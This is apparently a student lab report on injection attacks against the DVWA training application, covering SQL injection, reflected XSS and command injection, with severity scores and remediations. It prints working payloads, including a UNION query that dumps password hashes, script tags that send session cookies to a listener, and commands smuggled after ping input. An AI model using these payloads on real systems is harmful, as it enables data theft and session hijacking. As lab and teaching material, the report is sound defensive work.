

Injection Attacks — SQLi, XSS, and Command Injection

Title: Injection Attacks

Target: Damn Vulnerable Web Application (DVWA)

Date: April 27, 2026

1. SQLi

A) SQL Injection (LOW)


Severity: Critical (9.8)

Description: Fails to sanitize user input before processing it in the database query.

Payload: 1' UNION SELECT user, password FROM users #

Input: In the User ID input section

Obtained Information: username, hashed_password (MD5)



Impact: The attacker can steal the user sensitive data.

Remediation: Parameterized Queries, Least Privilege

B) SQL Injection (MEDIUM)


Severity: Critical (9.8)

Description: Fails to sanitize user input before processing it in the database query.

Payload: 1' UNION SELECT user, password FROM users #

Input: In HTML code


Obtained Information: username, hashed_password (MD5)



Impact: The attacker can steal the user sensitive data.

Remediation: Parameterized Queries, Input Type Casting

CVSS 3.1 Vector



2. CROSS SITE SCRIPTING – REFLECTED

A) XSS – REFLECTED (LOW)

Severity: Medium (6.1)

Description: Fails to encode user input, allows the execution of arbitrary JavaScript


Payload: `<script>window.location='http://127.0.0.1:8080/?cookie=' + document.cookie</script>`

Input: Given Input field.

Obtained Information: Session Cookie

Impact: Session Hijacking, allowing them to take full control over the session.

Remediation: Encoding user input, HttpTag - tag added to a browser cookie that prevents JS from accessing cookie.



B) XSS – REFLECTED (MEDIUM)

Severity: Medium (6.1)

Description: Fails to encode user input, allows the execution of arbitrary JavaScript, gave an exception to consider '`<script>`' as empty string.


Payload: `<SCRIPT>window.location='http://127.0.0.1:8080/?cookie=' + document.cookie</SCRIPT>`

Input: Given Input field.


Obtained Information: Session Cookie

Impact: Session Hijacking, allowing them to take full control over the session. Easy exploit by using case sensitive as JS support it.

Remediation: Encoding user input, HttpTag - tag added to a browser cookie that prevents JS from accessing cookie.



CVSS 3.1 Vector



3. COMMAND INJECTION

A) COMMAND INJECTION (LOW)

Severity: Critical (9.8)

Description: Takes user input (IP address) and passes it directly to the system shell to execute a ping command. Fails to validate or sanitize metacharacters


Payload: 127.0.0.1 ; whoami && hostname

Input: User-Input Field

Obtained Information: Web service username, server's internal hostname

Impact: Full system compromise, data theft, or using the server to attack other machines on the internal network.

Remediation: Avoiding shell functions, strict input validation (using regex)



B) COMMAND INJECTION (MEDIUM)

Severity: Critical (9.8)

Description: Takes user input (IP address) and passes it directly to the system shell to execute a ping command. Fails to validate or sanitize metacharacters

Payload: 127.0.0.1 | whoami


127.0.0.1 | hostname

Input: User-Input Field

Obtained Information: Web service username, server's internal hostname

Impact: Full system compromise, data theft, or using the server to attack other machines on the internal network. Easy exploit by using pipe '|' as alternative to '&&', ';' as these were considered as empty strings.

Remediation: Avoiding shell functions, strict input validation (using regex)



CVSS 3.1 Vector

CVSS Version 3.0 CVSS Version 3.1

Common Vulnerability Scoring System Calculator

This page shows the components of a [CVSS](#) assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the [CVSS standards guide](#) to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

Temporal

Environmental

Overall

CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

[Show Equations](#)

CVSS 3.1 Vector
[AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H](#)

Base Score Metrics	Exploitability Metrics	Scope (S)*